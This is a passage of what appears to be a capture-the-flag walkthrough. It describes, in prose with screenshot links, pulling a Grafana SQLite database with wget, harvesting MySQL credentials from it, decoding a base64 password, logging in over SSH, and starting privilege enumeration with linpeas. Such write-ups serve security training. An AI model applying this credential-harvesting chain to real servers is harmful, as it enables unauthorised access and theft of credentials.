
We can head back to the grafana configure site and we can see the location of the database.

With that info, we can download the entire database to our machine because sqlite databases are usually one file.
We can use wget to download the database.

Now that we have the database, we can open it with sqlitebrowser and take a look at the various tables.

In the data-source table, we find some creds to the grafana sql.

Now we can login with the creds into mysql.
There is a wierd database, widget, and if we look at its contents, we find a username and a base64 encoded password.


With that, we can decode the password and try to login via ssh.
And we're in.
### User to root


After running linpeas, we can see there is a git directory in the /opt/my-app/ directory.
